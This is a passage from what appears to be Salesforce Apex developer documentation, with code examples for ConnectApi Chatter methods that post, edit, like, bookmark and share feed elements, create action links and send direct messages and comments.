example, the image file is existing content that has already been uploaded to Salesforce. The post also includes text and a mention.

```
String communityId = null;
String imageId = '069D00000001INA';
String mentionedUserId = '005D0000001QNpr';
String targetUserOrGroupOrRecordId  = '005D0000001Gif0';
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = targetUserOrGroupOrRecordId;
input.feedElementType = ConnectApi.FeedElementType.FeedItem;

ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MentionSegmentInput mentionSegment;
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;
ConnectApi.InlineImageSegmentInput inlineImageSegment;

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
markupBeginSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupBeginSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = 'Hello ';
messageInput.messageSegments.add(textSegment);

mentionSegment = new ConnectApi.MentionSegmentInput();
mentionSegment.id = mentionedUserId;
messageInput.messageSegments.add(mentionSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = '!';
```

```
messageInput.messageSegments.add(textSegment);

markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupEndSegment);

inlineImageSegment = new ConnectApi.InlineImageSegmentInput();
inlineImageSegment.altText = 'image one';
inlineImageSegment.fileId = imageId;
messageInput.messageSegments.add(inlineImageSegment);

input.body = messageInput;

ConnectApi.ChatterFeeds.postFeedElement(communityId, input);
```

SEE ALSO:

Apex Reference Guide: ConnectApi.MarkupBeginSegmentInput

Apex Reference Guide: ConnectApi.MarkupEndSegmentInput

Apex Reference Guide: ConnectApi.InlineImageSegmentInput

Post a Rich-Text Feed Element with a Code Block

This example calls `postFeedElement(communityId, feedElement)` to post a feed item with a code block.

```
String communityId = null;
String targetUserOrGroupOrRecordId  = 'me';
String codeSnippet = '<html>\n\t<body>\n\t\tHello, world!\n\t</body>\n</html>';
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = targetUserOrGroupOrRecordId;
input.feedElementType = ConnectApi.FeedElementType.FeedItem;

ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
markupBeginSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupBeginSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = codeSnippet;
messageInput.messageSegments.add(textSegment);

markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupEndSegment);

input.body = messageInput;
```

```
ConnectApi.ChatterFeeds.postFeedElement(communityId, input);
```

SEE ALSO:

Apex Reference Guide: ConnectApi.MarkupBeginSegmentInput

Apex Reference Guide: ConnectApi.MarkupEndSegmentInput

Post a Feed Element with a New File (Binary) Attachment

⚠ **Important:** In version 36.0 and later, you can't post a feed element with a new file in the same call. Upload files to Salesforce first, and then specify existing files when posting a feed element.

This example calls postFeedElement(communityId, feedElement, feedElementFileUpload) to post a feed item with a new file (binary) attachment.

```
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = 'me';

ConnectApi.ContentCapabilityInput contentInput = new ConnectApi.ContentCapabilityInput();
contentInput.title = 'Title';

ConnectApi.FeedElementCapabilitiesInput capabilities = new
ConnectApi.FeedElementCapabilitiesInput();
capabilities.content = contentInput;

input.capabilities = capabilities;

String text = 'These are the contents of the new file.';
Blob myBlob = Blob.valueOf(text);
ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');

ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), input, binInput);
```

Post a Batch of Feed Elements

This trigger calls postFeedElementBatch(communityId, feedElements) to bulk post to the feeds of newly inserted accounts.

```
trigger postFeedItemToAccount on Account (after insert) {
    Account[] accounts = Trigger.new;

    // Bulk post to the account feeds.

    List<ConnectApi.BatchInput> batchInputs = new List<ConnectApi.BatchInput>();

    for (Account a : accounts) {
        ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();

        input.subjectId = a.id;

        ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput();
```

```
        body.messageSegments = new List<ConnectApi.MessageSegmentInput>();

        ConnectApi.TextSegmentInput textSegment = new ConnectApi.TextSegmentInput();
        textSegment.text = 'Let\'s win the ' + a.name + ' account.';

        body.messageSegments.add(textSegment);
        input.body = body;

        ConnectApi.BatchInput batchInput = new ConnectApi.BatchInput(input);
        batchInputs.add(batchInput);
    }

    ConnectApi.ChatterFeeds.postFeedElementBatch(Network.getNetworkId(), batchInputs);
}
```

Post a Batch of Feed Elements with a New (Binary) File

🛑 **Important:** This example is valid in version 32.0–35.0. In version 36.0 and later, you can't post a batch of feed elements with a new file in the same call. Upload the file to Salesforce first, and then specify the uploaded file when posting a batch of feed elements.

This trigger calls `postFeedElementBatch(communityId, feedElements)` to bulk post to the feeds of newly inserted accounts. Each post has a new file (binary) attachment.

```
trigger postFeedItemToAccountWithBinary on Account (after insert) {
    Account[] accounts = Trigger.new;

    // Bulk post to the account feeds.

    List<ConnectApi.BatchInput> batchInputs = new List<ConnectApi.BatchInput>();

    for (Account a : accounts) {
        ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();

        input.subjectId = a.id;

        ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput();
        body.messageSegments = new List<ConnectApi.MessageSegmentInput>();

        ConnectApi.TextSegmentInput textSegment = new ConnectApi.TextSegmentInput();
        textSegment.text = 'Let\'s win the ' + a.name + ' account.';

        body.messageSegments.add(textSegment);
        input.body = body;

        ConnectApi.ContentCapabilityInput contentInput = new
ConnectApi.ContentCapabilityInput();
        contentInput.title = 'Title';

        ConnectApi.FeedElementCapabilitiesInput capabilities = new
ConnectApi.FeedElementCapabilitiesInput();
        capabilities.content = contentInput;

        input.capabilities = capabilities;
```

```
        String text = 'We are words in a file.';
        Blob myBlob = Blob.valueOf(text);
      ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');

        ConnectApi.BatchInput batchInput = new ConnectApi.BatchInput(input, binInput);

        batchInputs.add(batchInput);
    }

    ConnectApi.ChatterFeeds.postFeedElementBatch(Network.getNetworkId(), batchInputs);
```

Define an Action Link and Post with a Feed Element

This example creates one action link in an action link group, associates the action link group with a feed item, and posts the feed item.

When a user clicks the action link, the action link requests the Connect REST API resource `/chatter/feed-elements`, which posts a feed item to the user's feed. After the user clicks the action link and it executes successfully, its status changes to successful and the feed item UI is updated:

Refresh the user's feed to see the new post:

This simple example shows you how to use action links to call a Salesforce resource.

Think of an action link as a button on a feed item. Like a button, an action link definition includes a label (`labelKey`). An action link group definition also includes other properties like a URL (`actionUrl`), an HTTP method (`method`), and an optional request body (`requestBody`) and HTTP headers (`headers`).

When a user clicks this action link, an HTTP POST request is made to a Connect REST API resource, which posts a feed item to Chatter. The `requestBody` property holds the request body for the `actionUrl` resource, including the text of the new feed item. In this example, the new feed item includes only text, but it could include other capabilities such as a file attachment, a poll, or even action links.

Just like radio buttons, action links must be nested in a group. Action links within a group share the properties of the group and are mutually exclusive (you can click only one action link within a group). Even if you define only one action link, it must be part of an action link group.

This example calls `ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` to create an action link group definition.

It saves the action link group ID from that call and associates it with a feed element in a call to `ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement)`.

To use this code, substitute an OAuth value for your own Salesforce org. Also, verify that the `expirationDate` is in the future. Look for the **To Do** comments in the code.

```
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
ConnectApi.ActionLinkDefinitionInput actionLinkDefinitionInput = new
ConnectApi.ActionLinkDefinitionInput();
ConnectApi.RequestHeaderInput requestHeaderInput1 = new ConnectApi.RequestHeaderInput();
ConnectApi.RequestHeaderInput requestHeaderInput2 = new ConnectApi.RequestHeaderInput();

// Create the action link group definition.
actionLinkGroupDefinitionInput.actionLinks = New
List<ConnectApi.ActionLinkDefinitionInput>();
actionLinkGroupDefinitionInput.executionsAllowed =
ConnectApi.ActionLinkExecutionsAllowed.OncePerUser;
actionLinkGroupDefinitionInput.category = ConnectApi.PlatformActionGroupCategory.Primary;
// To Do: Verify that the date is in the future.
// Action link groups are removed from feed elements on the expiration date.
datetime myDate = datetime.newInstance(2016, 3, 1);
actionLinkGroupDefinitionInput.expirationDate = myDate;

// Create the action link definition.
actionLinkDefinitionInput.actionType = ConnectApi.ActionLinkType.Api;
actionLinkDefinitionInput.actionUrl = '/services/data/v33.0/chatter/feed-elements';
actionLinkDefinitionInput.headers = new List<ConnectApi.RequestHeaderInput>();
actionLinkDefinitionInput.labelKey = 'Post';
actionLinkDefinitionInput.method = ConnectApi.HttpRequestMethod.HttpPost;
actionLinkDefinitionInput.requestBody = '{\"subjectId\": \"me\",\"feedElementType\":
\"FeedItem\",\"body\": {\"messageSegments\": [{\"type\": \"Text\",\"text\": \"This is a
test post created via an API action link.\"}]}}';
actionLinkDefinitionInput.requiresConfirmation = true;

// To Do: Substitute an OAuth value for your Salesforce org.
requestHeaderInput1.name = 'Authorization';
requestHeaderInput1.value = 'OAuth
00DD00000007WNP!ARsAQCwoeV0zzAV847FTl4zF.85w.EwsPbUgXR4SAjsp';
actionLinkDefinitionInput.headers.add(requestHeaderInput1);
```

```
requestHeaderInput2.name = 'Content-Type';
requestHeaderInput2.value = 'application/json';
actionLinkDefinitionInput.headers.add(requestHeaderInput2);

// Add the action link definition to the action link group definition.
actionLinkGroupDefinitionInput.actionLinks.add(actionLinkDefinitionInput);

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);

ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
ConnectApi.AssociatedActionsCapabilityInput associatedActionsCapabilityInput = new
ConnectApi.AssociatedActionsCapabilityInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

// Set the properties of the feedItemInput object.
feedItemInput.body = messageBodyInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
feedItemInput.subjectId = 'me';

// Create the text for the post.
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
textSegmentInput.text = 'Click to post a feed item.';
messageBodyInput.messageSegments.add(textSegmentInput);


// The feedElementCapabilitiesInput object holds the capabilities of the feed item.
// Define an associated actions capability to hold the action link group.
// The action link group ID is returned from the call to create the action link group
definition.
feedElementCapabilitiesInput.associatedActions = associatedActionsCapabilityInput;
associatedActionsCapabilityInput.actionLinkGroupIds = new List<String>();
associatedActionsCapabilityInput.actionLinkGroupIds.add(actionLinkGroupDefinition.id);

// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
```

> 📝 **Note:** If the post fails, check the OAuth ID.

Define an Action Link in a Template and Post with a Feed Element

This example creates the same action link and action link group as the example Define an Action Link and Post with a Feed Element, but this example instantiates the action link group from a template.

Step 1: Create the Action Link Templates

1. From Setup, enter `Action Link Templates` in the `Quick Find` box, then select **Action Link Templates**.

2. Use these values in a new Action Link Group Template:

Field	Value
Name	Doc Example
Developer Name	Doc_Example
Category	Primary action
Executions Allowed	Once per User

3. Use these values in a new Action Link Template:

Field	Value
Action Link Group Template	Doc Example
Action Type	Api
Action URL	/services/data/{!Bindings.ApiVersion}/chatter/feed-elements
User Visibility	Everyone can see
HTTP Request Body	{ "subjectId":"{!Bindings.SubjectId}", "feedElementType":"FeedItem", "body":{ "messageSegments":[{ "type":"Text", "text":"{!Bindings.Text}" }] } }
HTTP Headers	Content-Type: application/json
Position	0
Label Key	Post
HTTP Method	POST

4. Go back to the Action Link Group Template and select `Published`. Click **Save**.

Step 2: Instantiate the Action Link Group, Associate it with a Feed Item, and Post it

This example calls `ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` to create an action link group definition.

It calls `ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement)` to associate the action link group with a feed item and post it.

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
```

```apex
// The names are defined in the action link template(s) associated with the action link
group template.
// Get them from Setup UI or SOQL.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', 'v33.0');
bindingMap.put('Text', 'This post was created by an API action link.');
bindingMap.put('SubjectId', 'me');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
 ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);

ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
ConnectApi.AssociatedActionsCapabilityInput associatedActionsCapabilityInput = new
ConnectApi.AssociatedActionsCapabilityInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

// Define the FeedItemInput object to pass to postFeedElement
feedItemInput.body = messageBodyInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
feedItemInput.subjectId = 'me';

// The MessageBodyInput object holds the text in the post
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Click to post a feed item.';
messageBodyInput.messageSegments.add(textSegmentInput);


// The FeedElementCapabilitiesInput object holds the capabilities of the feed item.
// For this feed item, we define an associated actions capability to hold the action link
 group.
```

```
// The action link group ID is returned from the call to create the action link group
definition.
feedElementCapabilitiesInput.associatedActions = associatedActionsCapabilityInput;
associatedActionsCapabilityInput.actionLinkGroupIds = new List<String>();
associatedActionsCapabilityInput.actionLinkGroupIds.add(actionLinkGroupDefinition.id);

// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
```

Edit a Feed Element

This example calls updateFeedElement(communityId, feedElementId, feedElement) to edit a feed element.
Feed items are the only type of feed element that can be edited.

```
String communityId = Network.getNetworkId();

// Get the last feed item created by the context user.
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
 ORDER BY CreatedDate DESC];
if (feedItems.isEmpty()) {
    // Return null within anonymous apex.
    return null;
}
String feedElementId = feedItems[0].id;

ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isFeedElementEditableByMe(communityId, feedElementId);

if (isEditable.isEditableByMe == true){
    ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
    ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
    ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

    messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

    textSegmentInput.text = 'This is my edited post.';
    messageBodyInput.messageSegments.add(textSegmentInput);

    feedItemInput.body = messageBodyInput;

    ConnectApi.FeedElement editedFeedElement =
ConnectApi.ChatterFeeds.updateFeedElement(communityId, feedElementId, feedItemInput);
}
```

Edit a Question Title and Post

This example calls updateFeedElement(communityId, feedElementId, feedElement) to edit a question title
and post.

```
String communityId = Network.getNetworkId();

// Get the last feed item created by the context user.
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
```

```
 ORDER BY CreatedDate DESC];
if (feedItems.isEmpty()) {
    // Return null within anonymous apex.
    return null;
}
String feedElementId = feedItems[0].id;

ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isFeedElementEditableByMe(communityId, feedElementId);

if (isEditable.isEditableByMe == true){

    ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
    ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
    ConnectApi.QuestionAndAnswersCapabilityInput questionAndAnswersCapabilityInput = new
ConnectApi.QuestionAndAnswersCapabilityInput();
    ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
    ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

    messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

    textSegmentInput.text = 'This is my edited question.';
    messageBodyInput.messageSegments.add(textSegmentInput);

    feedItemInput.body = messageBodyInput;
    feedItemInput.capabilities = feedElementCapabilitiesInput;

    feedElementCapabilitiesInput.questionAndAnswers = questionAndAnswersCapabilityInput;
    questionAndAnswersCapabilityInput.questionTitle = 'Where is my edited question?';

    ConnectApi.FeedElement editedFeedElement =
ConnectApi.ChatterFeeds.updateFeedElement(communityId, feedElementId, feedItemInput);
}
```

Like a Feed Element

This example calls `likeFeedElement(communityId, feedElementId)` to like a feed element.

```
ConnectApi.ChatterLike chatterLike = ConnectApi.ChatterFeeds.likeFeedElement(null,
'0D5D0000000KuGh');
```

Bookmark a Feed Element

This example calls `updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser)` to bookmark a feed element.

```
ConnectApi.BookmarksCapability bookmark =
ConnectApi.ChatterFeeds.updateFeedElementBookmarks(null, '0D5D0000000KuGh', true);
```

Share a Feed Element (prior to Version 39.0)

🛑 **Important:** In API version 39.0 and later, `shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId)` isn't supported. See Share a Feed Element (in Version 39.0 and Later).

This example calls `shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId)` to share a feed item (which is a type of feed element) with a group.

```
ConnectApi.ChatterLike chatterLike = ConnectApi.ChatterFeeds.likeFeedElement(null,
'0D5D0000000KuGh');
```

Share a Feed Element (in Version 39.0 and Later)

This example calls `postFeedElement(communityId, feedElement)` to share a feed element.

```
// Define the FeedItemInput object to pass to postFeedElement
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
feedItemInput.subjectId = 'me';
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
textSegmentInput.text = 'Look at this post I'm sharing.';
// The MessageBodyInput object holds the text in the post
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
feedItemInput.body = messageBodyInput;

ConnectApi.FeedEntityShareCapabilityInput shareInput = new
ConnectApi.FeedEntityShareCapabilityInput();
shareInput.feedEntityId = '0D5R0000000SEbc';
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
feedElementCapabilitiesInput.feedEntityShare = shareInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
```

Send a Direct Message

This example calls `postFeedElement(communityId, feedElement)` to send a direct message to two people.

```
// Define the FeedItemInput object to pass to postFeedElement
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();

ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
textSegmentInput.text = 'Thanks for attending my presentation test run this morning. Send
 me any feedback.';

// The MessageBodyInput object holds the text in the post
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
feedItemInput.body = messageBodyInput;

// The FeedElementCapabilitiesInput object holds the capabilities of the feed item.
```

```
// For this feed item, we define a direct message capability to hold the member(s) and the
 subject.

List<String> memberIds = new List<String>();
memberIds.add('005B00000016OUQ');
memberIds.add('005B0000001rIN6');

ConnectApi.DirectMessageCapabilityInput dmInput = new
ConnectApi.DirectMessageCapabilityInput();
dmInput.subject = 'Thank you!';
dmInput.membersToAdd = memberIds;

ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
feedElementCapabilitiesInput.directMessage = dmInput;

feedItemInput.capabilities = feedElementCapabilitiesInput;

// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
```

Post a Comment

This example calls `postCommentToFeedElement(communityId, feedElementId, text)` to post a plain text comment to a feed element.

```
ConnectApi.Comment comment = ConnectApi.ChatterFeeds.postCommentToFeedElement(null,
'0D5D0000000KuGh', 'I agree with the proposal.' );
```

Post a Comment with a Mention

You can post comments with mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or use this example, which calls `postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)`.

```
String communityId = null;
String feedElementId = '0D5D0000000KtW3';

ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Does anyone in this group have an idea? ';
messageBodyInput.messageSegments.add(textSegmentInput);

mentionSegmentInput.id = '005D00000000oOT';
messageBodyInput.messageSegments.add(mentionSegmentInput);

commentInput.body = messageBodyInput;
```

```
ConnectApi.Comment commentRep = ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId,
 feedElementId, commentInput, null);
```

Post a Comment with an Existing File

To post a comment and attach an existing file (already uploaded to Salesforce) to the comment, create a
ConnectApi.CommentInput object to pass to postCommentToFeedElement(communityId, feedElementId,
comment, feedElementFileUpload).

```
String feedElementId = '0D5D0000000KtW3';

ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();

ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

textSegmentInput.text = 'I attached this file from Salesforce Files.';

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
commentInput.body = messageBodyInput;

ConnectApi.CommentCapabilitiesInput commentCapabilitiesInput = new
ConnectApi.CommentCapabilitiesInput();
ConnectApi.ContentCapabilityInput contentCapabilityInput = new
ConnectApi.ContentCapabilityInput();

commentCapabilitiesInput.content = contentCapabilityInput;
contentCapabilityInput.contentDocumentId = '069D00000001rNJ';

commentInput.capabilities = commentCapabilitiesInput;

ConnectApi.Comment commentRep =
ConnectApi.ChatterFeeds.postCommentToFeedElement(Network.getNetworkId(), feedElementId,
commentInput, null);
```

Post a Comment with a New File

To post a comment and upload and attach a new file to the comment, create a ConnectApi.CommentInput object and a
ConnectApi.BinaryInput object to pass to the postCommentToFeedElement(communityId, feedElementId,
comment, feedElementFileUpload) method.

```
String feedElementId = '0D5D0000000KtW3';

ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();

ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

textSegmentInput.text = 'Enjoy this new file.';
```

```
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
commentInput.body = messageBodyInput;

ConnectApi.CommentCapabilitiesInput commentCapabilitiesInput = new
ConnectApi.CommentCapabilitiesInput();
ConnectApi.ContentCapabilityInput contentCapabilityInput = new
ConnectApi.ContentCapabilityInput();

commentCapabilitiesInput.content = contentCapabilityInput;
contentCapabilityInput.title = 'Title';

commentInput.capabilities = commentCapabilitiesInput;

String text = 'These are the contents of the new file.';
Blob myBlob = Blob.valueOf(text);
ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');

ConnectApi.Comment commentRep =
ConnectApi.ChatterFeeds.postCommentToFeedElement(Network.getNetworkId(), feedElementId,
commentInput, binInput);
```

Post a Rich-Text Comment with Inline Image

You can post rich-text comments with inline images and mentions two ways. Use the ConnectApiHelper repository on GitHub to write
a single line of code, or use this example, which calls `postCommentToFeedElement(communityId, feedElementId,
